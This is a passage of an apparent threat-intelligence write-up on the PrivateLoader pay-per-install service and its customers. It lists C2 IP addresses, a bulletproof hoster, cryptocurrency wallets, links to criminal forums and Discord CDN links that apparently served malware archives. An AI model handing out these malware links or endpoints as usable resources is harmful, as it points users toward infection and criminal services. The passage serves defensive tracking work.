45.143.137.71
136.244.105.69
51.210.156.4
45.63.40.48
95.214.25.234
```

```
83.97.73.128
194.180.48.90
194.169.175.124
45.9.74.6
83.97.73.130
45.9.74.80
83.97.73.131
46.30.190.83
77.105.146.74
109.70.148.54
94.156.35.76
185.39.207.64
176.123.0.55
141.95.126.89
119.18.54.161
185.39.207.84
83.97.73.134
194.169.175.132
85.217.144.228
37.1.207.170
95.214.25.233
176.113.115.84
5.42.67.2
83.97.73.183
77.91.124.31
45.66.230.164
77.91.124.5
77.91.124.40
194.169.175.136
85.217.144.143
95.179.141.133
95.214.25.232
194.169.175.138
87.120.88.198
194.169.175.139
77.91.124.47
95.214.25.207
77.91.68.1
77.91.124.231
91.103.253.32
87.121.221.58
108.61.99.145
209.250.242.222
194.169.175.233
185.82.126.111
89.185.85.189
195.58.51.86
```

```
194.169.175.232
185.225.75.154
77.91.68.238
179.43.142.242
94.156.253.187
178.63.45.64
51.250.21.16
171.22.28.208
171.22.28.214
138.201.165.90
46.173.215.72
171.22.28.222
94.142.138.221
5.42.64.2
45.130.231.6
194.169.175.242
194.55.224.41
77.91.68.239
45.129.14.83
87.236.19.185
171.22.28.226
85.143.221.30
103.23.232.80
77.91.68.249
108.179.232.106
185.225.74.144
5.42.64.10
171.22.28.213
77.95.113.16
146.59.70.14
171.22.28.212
213.108.246.141
171.22.28.219
45.132.1.20
171.22.28.221
193.42.33.7
193.42.33.68
109.107.182.2
37.139.129.88
185.172.128.69
193.106.175.190
91.92.240.231
194.49.94.48
194.49.94.97
212.113.122.87
194.169.175.118
5.42.92.93
```

```
194.87.216.191
194.49.94.154
185.198.57.117
5.42.64.35
109.107.182.45
194.5.249.115
109.107.182.3
193.233.132.4
85.209.176.216
185.172.128.19
193.233.132.34
194.33.191.102
212.193.54.81
85.209.11.204
62.84.96.105
185.172.128.53
45.15.156.2
```

The most common hosting provider is altawk.com (AS203727 Daniil Yevchenko) which is related to **YeezyHost**, a bulletproof service advertised on forums and highly used by Threat Actors:

```
https://zelenka.guru/threads/3235733/
```

Constant improvements were applied to Privateloader builds in order to avoid sandbox detonation. By the end of the year, using AnyRun, it was very hard to detonate Privateloader builds with a successful run, and a proxy connection and a machine with an OS < Windows 7 x64 was needed.


Profiling customers

First of all, from customers reviews, let me share every transaction / address associated with doZKey and the InstallsKey service:

```
USDT:

TLHFZSH8LtRas9Bcrg9rD54nNhjYQQQRLw
```

Transaction #1 — $70


Transaction 43d562a363b554cec532c863c32fdcc8572d0e1fe421ac0e6a8ff3c792ba7b20 | TRONSCAN



Source: https://wwh-club.link/index.php?threads/installskey-installs-mix-world-europe-usa.245429/post-2265221

Transaction #2 — $5000


[Transaction 123967b28ca50be06288b37afee86b2d5f2a008a9b3ddf1f3b0bd6995ddd9d6d | TRONSCAN]



Source: [InstallsKey | Installs Mix World / Europe / USA / UNIQUES — Social Engineering Forum — Zelenka.guru (Lolzteam)]

```
BTC

bc1qp2rlyxetphma0tv5v87f520h74633ce55hrlfn
```

Transaction #1–0.00260123 BTC




Source: [InstallsKey | Installs Mix World / Europe / USA / UNIQUES — Social Engineering Forum — Zelenka.guru (Lolzteam)]

Sometimes we can identify the owner of dropped builds just by looking at network traffic of that specific infostealer. Please note that customers of Privateloader are getting the same installs at the same time, that means for example a single victim is distributed between 5–20 different sources at the same time. Frightening!


Because of this, some complaints about the InstallsKey service is the life of victims logs: *first come, first served!*

From Meta and Redline builds, it is possible to identify some *InstallsKey* customers:


Cosmic Cloud — https://t.me/cloudcosmic



Press enter or click to view image in full size




Press enter or click to view image in full size



A cloud of private paid logs, selling what they get from PrivateLoader installs (mainly), among other traffic services, I believe.

IoCs:

```
157.254.164.98:28449 | Cosmic Logs | CosmicCloud | @cloudcosmic | buddha
                     | @CLOUDCOSMIC (https://cloudcosmic.store) | ShadowLogs
                     | Logs | LogsCosmic | cosmic
185.225.73.32:14387  | Log$ | CosmicLog$ | @CLOUDCOSMIC (https://cloudcosmic.store)
185.225.73.32:44973  | loguis | cloudcosmic (https://cloudcosmic.store)
185.225.75.171:22233 | (@cloudcosmic (https://cloudcosmic.store)
91.92.250.219:22233  | cloudcosmic (https://cloudcosmic.store)
194.33.191.60:44675  | cloudcosmic (https://cloudcosmic.store)
```




Press enter or click to view image in full size

It’s interesting to see how the Cloud Cosmic was operating under the Shadow Cloud name at some point between June and July 2023. This cloud is still active, so it has probably all this time been operating and reselling clouds from Cosmic Cloud.


If we lurk on the free releases of logs of his channel:

Press enter or click to view image in full size





IP Summarization Results of 303 IPs — IPinfo.io

We can notice that most of the worldwide victims downloaded a Privateloader build and executed it:



Press enter or click to view image in full size





Press enter or click to view image in full size

In fact, on the last META v4 release, the content of the clipboard at the infection time was also grabbed by this stealer, and we can see that this victim had a PrivateLoader download link. 184 out of 303 logs have a clipboard record, and 135 of them have a Privateloader link over Discord CDN (associated with campaign IDs 1 and 2).


Please note that all malicious attachments came from the same DC channel:


```
60 - https://cdn.discordapp.com/attachments/1189944781556695173/1190292759081390140/release.rar
30 - https://cdn.discordapp.com/attachments/1189944781556695173/1190293054809178213/release.rar
24 - https://cdn.discordapp.com/attachments/1189944781556695173/1190684453756993536/release.rar
21 - https://cdn.discordapp.com/attachments/1189944781556695173/1190684573965754398/release.rar
```

In some specific cases, I can also see from which site they downloaded this Privateloader build because of cookie records (using cookies as browser history).
These sites are the ones you have seen previously in this article.

Press enter or click to view image in full size

